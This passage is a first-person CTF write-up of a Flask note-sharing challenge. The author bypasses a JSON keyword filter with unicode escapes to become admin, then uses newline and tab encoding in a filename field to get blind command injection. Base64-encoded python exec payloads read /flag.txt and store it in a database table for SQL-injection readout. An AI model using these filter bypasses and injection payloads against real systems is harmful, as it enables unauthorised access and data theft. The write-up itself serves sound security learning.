When I logged in using the editor’s credentials I noticed that the previous blue ‘Users’ label in the navigation had changed to orange and now said ‘Editor’. Similarly the account type on the dashboard also changed to ‘Editor’. There was also a new link in the navigation named Settings which contained new functionality for importing user settings via a file upload.

Looking at the source for the endpoint I noticed it used content from the file upload to update session data. Similar to the previous vulnerable code, I could see another use of a filter to identify dangerous input dangerous_patterns. Within this function there was references to fields such as user_id and role. It looked like this was to try prevent people from modifying those values for their current session, such as preventing them from changing user or escalating privileges. I figured this must be the way to gain admin privileges.
try:
    content = file.read().decode('utf-8')

    dangerous_patterns = ['__class__', '__globals__', '__builtins__', '__init__',
                            '__dict__', 'role', 'user_id', 'username']

    for pattern in dangerous_patterns:
        if pattern in content.lower():
            raise ValueError(f'Potentially dangerous configuration detected: {pattern}')

    config_data = json.loads(content)

    if not isinstance(config_data, dict):
        raise ValueError('Invalid JSON structure')

    if 'profile' in config_data and isinstance(config_data['profile'], dict):
        if 'profile' not in session:
            session['profile'] = {}
        session['profile'].update(config_data['profile'])

    for key, value in config_data.items():
        if key == 'profile':
            continue

        if key in ['user_id', 'username', '_sa_instance_state']:
            continue

        if isinstance(value, dict):
            if key in session and isinstance(session[key], dict):
                session[key].update(value)
            else:
                session[key] = value
        elif isinstance(value, (str, int, float, bool, list, type(None))):
session[key] = valueFrom the code I could see that the ‘role’ field within session data had a possible value of admin. So my aim was to update the role for my session to gain admin access. Alternatively, we could try changing the user_id to 1, which is the actual admin user that we identified with SQLi.
I couldn’t see any normalise function like the previous SQLi vulnerability. However, there was a json.loads() function used after the security check, and before the session update. It follows a similar pattern to the other security filter - there is some ‘transformation’ that sits inbetween the filter/security check and where the changes are applied. Which may be another key to bypassing the check.

After some research I found out that JSON supports unicode escape sequences so if the python package follows the spec then we may be able to use escaped values to bypass the filter. Using CyberChef I took the word role and used the ‘escape unicode characters’ recipe which resulted in \u0072\u006F\u006C\u0065. I updated my request payload and I didnt recieve any errors upon sending. I then took the updated cookie from the response and replaced the one I had in the browser, which was necessary as I was using the Burp suite repeater rather than intercepting the traffic. Once I reloaded, I had successfully gained admin access. The Editor label in the navigation had been replaced with Admin and there was a new ‘Admin’ link visible.
Proving command injection
The admin page included a form where the user could export logs to a folder on the server /var/log/noteshare/exports/. There were two fields; filename and type. Type seemed to be prepopulated with ‘log’.

The new endpoint seemed to retrieve the user logs from the database and save them into a file with the same name that the user supplies. According to the code, the filename would be checked against a blacklist to ensure it doesn’t include any dangerous characters before being passed into a command that is executed on the server.
    filename = request.form.get('filename', 'audit.log')
    # ... blacklist code

    safe_filename = filename.replace('..', '')

    export_dir = '/var/log/noteshare/exports'

    filepath = f"{export_dir}/{safe_filename}"

    # ... fetch logs from database

    try:
        # ... format log data and store in temp file

os.system(f"cat {temp.name} > {filepath} && chmod 644 {filepath}")The filepath inside the command includes the user input for filename which would allow us to modify the command if we could bypass the blacklist check. The blacklist included some obvious stuff like ‘&’ which was the first thing I was thinking of to insert my own command inbetween the existing ones.
blacklist = [';', '|', '&', '`', '$', ' ', ',', '{', '}']
    for char in blacklist:
        if char in filename or char in format_type:
            return render_template_string(ADMIN_TEMPLATE,
                    role=session['role'],
                    logs=get_db().execute('''SELECT logs.id, logs.action, logs.metadata, logs.timestamp, users.username
                    FROM logs JOIN users ON logs.user_id = users.id
                    ORDER BY logs.id DESC LIMIT 100''').fetchall(),
error='Invalid characters detected in filename')Looking at the code it wasn’t immediately clear on what I could do to retrieve a flag. I figured that I should try test for command injection first. Since there was no results or anything returned to the client I thought I could use a sleep command (similar to what you would do with blind SQLi) to prove the idea. To achieve this I needed to start a new command and avoid the blacklisted values. Some shells allow the use of a newline to seperate commands. In addition to the newline I also used URL encoding for the space as that was also included in the blacklist.
filename=testing.log
sleep%098&format=logWhen running this command it seemed to be successful as it delayed the response! Interestingly it was delayed by quite a bit more than 8 seconds though, which I presume was because the filename input is included twice in the original command.
Now that we have confirmed that command injection is possible, the next step was to figure out how to take it further and retrieve the flag. My goal was to read some sensitive server files but getting output would be the challenge because the application didn’t return any response to the client. We were flying blind.
Public web directories
Note: this heading describes an unsuccessful path that I went down. If you want to skip it, feel free to scroll down to the next section “Extracting the flag via RCE & SQLi”.
The first idea I had was to throw file contents into a new file which would be placed into a directory that may be accessible via the internet such as a public web directory. I had no idea how the server was setup so I tried some commonly used paths e.g. /var/www/html and also various files such as /etc/passwd but had no luck.
The issue could be that the directories don’t exist or that they are not accessible. It could also be a permissions issue but it was very difficult to tell.
Another idea I had was to read files and append the contents to Flask templates. That way the data may get sent back to the client for me to read. Unfortunately the templates used in the source code were hardcoded into the server file rather than using external standlone templates. I had a similar thought about trying to update the server file itself to add a new route that could be used to return data but I figured that would require a server restart to pick up new changes.
I did attempt to read a file and send the contents to an external server to retrieve the data, but I had difficulty even trying to perform a simple curl. This could have been due to outgoing network requests being blocked, or maybe my command wasn’t correct! Again it was difficult to see what was going on.
I finally got a little bit of luck by trying run a conditional statement to check for the existence of a file. The idea is that if a particular file exists then run the sleep command. I choose app.py as that was the name of the file given to us at the start of the challenge.
filename=testing.log
if%09ls%09./app.py%0athen%0asleep%095%0afi&format=logThis approach worked and it could be used to figure out whats on the server. We could potentially use a similar technique to read file contents too, but it would only really be feasible if it was automated using a script. I decided to park this approach as I thought there was maybe a simpler solution, and I wanted more control/flexibility.
Extracting the flag via RCE & SQLi
Since we already have read access to the database (via the SQLi from earlier), technically I could store any useful data there and use SQLi to read it. I wanted to test this idea out by creating a new table in the database and then use SQLi to verify it. I spent quite a while trying to achieve this directly from the command line but was unable to create the table. It may have been down to me incorrectly escaping things, SQLite not liking the escape characters that were in the query, or something else. It was extremely difficult to see what was going on due to the nature of it.
filename=testing.log
sqlite3%09database.db%09"CREATE%09TABLE%09stevenstable%09(data%09TEXT)"%0a&format=logInstead of doing it directly from the CLI, I thought that I might be able to do it using a Python script as we know thats already on the machine. This would be good because being able to execute Python code would give me some flexibility when trying to find the flag. I tried to use the same sleep tactic as previous but this time using Python. Instead of creating a file, I attempted to run it from the command line using ‘-c’ flag.
filename=testing.log
python3%09-c%09"__import__('time').sleep(5)"&format=logThe sleep worked! I wanted to take this a step further to read directory contents. But it would have been hell to escape everything. To avoid the escape problem I figured it would be a lot easier if I could base64 encode my Python code and then pass it into the eval function to run. This is a tactic I’d seen before when people try to hide malicous code. In my case, the reasoning would be a bit different - it would mean less things to escape because of the lack of special characters etc. My first attempt was to turn the sleep code that I had into base64 and run it via eval which seemed to work!
filename=testing.log
python3%09-c%09"eval(__import__('base64').b64decode('X19pbXBvcnRfXygndGltZScpLnNsZWVwKDUp').decode('utf-8'))"&format=logOne of the important things I learned was that eval in Python only allows expressions not statements, therefore I couldn’t use the standard import statement inside my encoded script. I found out that I had to use exec instead, so I updated the payload.
filename=testing.log
python3%09-c%09"exec(__import__('base64').b64decode('aW1wb3J0IHRpbWUKdGltZS5zbGVlcCgzKQoK').decode('utf-8'))"&format=logI then updated the script to create a new table in the database. The idea is that the data column is just text and will allow me to dump whatever data in there I like. And since it is text type, it will be compatiable with the UNION query from the previous SQLi payloads. I also added some code to try insert a record containing useful data such as; environment variables and the contents of some directories. I was hoping this would help me locate the flag.
# Encoded payload
filename=testing.log
python3%09-c%09"exec(__import__('base64').b64decode('aW1wb3J0IG9zCmltcG9ydCBzcWxpdGUzCgpEQVRBQkFTRSA9ICdkYXRhYmFzZS5kYicKCmRlZiBnZXRfZGIoKToKICBkYiA9IHNxbGl0ZTMuY29ubmVjdChEQVRBQkFTRSkKICBkYi5yb3dfZmFjdG9yeSA9IHNxbGl0ZTMuUm93CiAgcmV0dXJuIGRiCgpkYiA9IGdldF9kYigpCnVzZXIgPSBkYi5leGVjdXRlKCcnJwogIENSRUFURSBUQUJMRSBJRiBOT1QgRVhJU1RTIHN0ZXZlbnNfZGF0YSAoCiAgICBkYXRhIFRFWFQKICApCicnJykKCmVudl9kYXRhID0gb3MuZW52aXJvbgpjdXJyZW50X2RpciA9IG9zLmxpc3RkaXIoJy4vJykKCmFsbF9kYXRhID0gJ1xuJy5qb2luKGVudl9kYXRhKSArICdcbi0tLVxuJyArICdcbicuam9pbihjdXJyZW50X2RpcikKCmRiLmV4ZWN1dGUoIklOU0VSVCBJTlRPIHN0ZXZlbnNfZGF0YSAoZGF0YSkgVkFMVUVTICg/KSIsIChhbGxfZGF0YSkpCg==').decode('utf-8'))"&format=log# Decoded Python script
import os
import sqlite3
DATABASE = 'database.db'
def get_db():
db = sqlite3.connect(DATABASE)
db.row_factory = sqlite3.Row
return db
db = get_db()
user = db.execute('''
CREATE TABLE IF NOT EXISTS stevens_data (
data TEXT
)
''')
env_data = os.environ
current_dir = os.listdir('./')
all_data = env_data + '\n---\n' + current_dir
db.execute("INSERT INTO stevens_data (data) VALUES (?)", (all_data))After I had ran the code I used the previous the SQLi payload for reading the table names to see the newly created table, confirming it worked!

Unfortunately the insert at the bottom of the script didn’t seem to work. After debugging I realised that it was throwing an error on os.environ, and realised that os.listdir was also capable of throwing. I wrapped both in try catches and did some more testing. I was unable to read environment variables but using os.listdir I was able to locate locate the flag.txt at the root of the server after a couple of attempts. I used another previous SQLi payload to read the ‘data’ column from our new table.

The last step was to update the code to read the flag, and the view the contents using the same SQLi again. The flag was: flag{ByP4ss_is_4_l0t_0f_Fun_N0t3Sh4r3}

Here is the final payload used to read the flag.
filename=testing.log
python3%09-c%09"exec(__import__('base64').b64decode('aW1wb3J0IHNxbGl0ZTMKCkRBVEFCQVNFID0gJ2RhdGFiYXNlLmRiJwoKZGVmIGdldF9kYigpOgogIGRiID0gc3FsaXRlMy5jb25uZWN0KERBVEFCQVNFKQogIGRiLnJvd19mYWN0b3J5ID0gc3FsaXRlMy5Sb3cKICByZXR1cm4gZGIKCmRiID0gZ2V0X2RiKCkKCmZsYWdfY29udGVudCA9ICdmYWlsZWQgdG8gcmVhZCBmbGFnJwoKdHJ5OgogIHdpdGggb3BlbignL2ZsYWcudHh0JywgJ3InKSBhcyBmaWxlOgogICAgZmxhZ19jb250ZW50ID0gZmlsZS5yZWFkKCkKZXhjZXB0IEV4Y2VwdGlvbiBhcyBlOgogIE5vbmUKCmRiLmV4ZWN1dGUoIklOU0VSVCBJTlRPIHN0ZXZlbnNfZGF0YSAoZGF0YSkgVkFMVUVTICg/KSIsIChmbGFnX2NvbnRlbnQsKSkKZGIuY29tbWl0KCk=').decode('utf-8'))"&format=logRetrospect
This challenge provided the source code which I found to be a huge help. I think it made it easier to identify where the vulnerable areas were, as opposed to some CTFs where you find yourself knocking on the wrong door more frequently. What made this challenge really interesting is that it was layered with multiple problems, and each one was different. My journey to the flag seemed to be SQLi > password cracking > privilage escalation > command injection > RCE. This made it feel very realistic and I got to play with various tools.
While the CTF was live I only managed to get as far as the command injection, and I didn’t manage to complete it until after the competition was over as I got stuck for a long time trying to run sqlite3 commands! Thankfully the challenges were still accessible afterwards, so that gave me time to finish it off. The command injection was definitely the most difficult part for me and I spent hours on it to be honest! However, it was super satisfying once I got it. Since completing it I have had a look at the official solution and they seemed to use a reverse shell! In hindsight I think I over complicated things but I’m still happy to get the flag in the end.
One of the biggest personal takeaways for me was that sometimes I jumped the gun by trying too much in a single attempt. This wasn’t a smart move and I think it actually made me take longer, especially with the blind command injection! It became difficult to see what change caused what, and I found myself having to step backwards at times. As I spent more time on that part of the challenge I started to be a bit more methodical, doing one thing at a time to prove things out. Something I need to continue going forward, especially for challenges that have a similar blind nature.
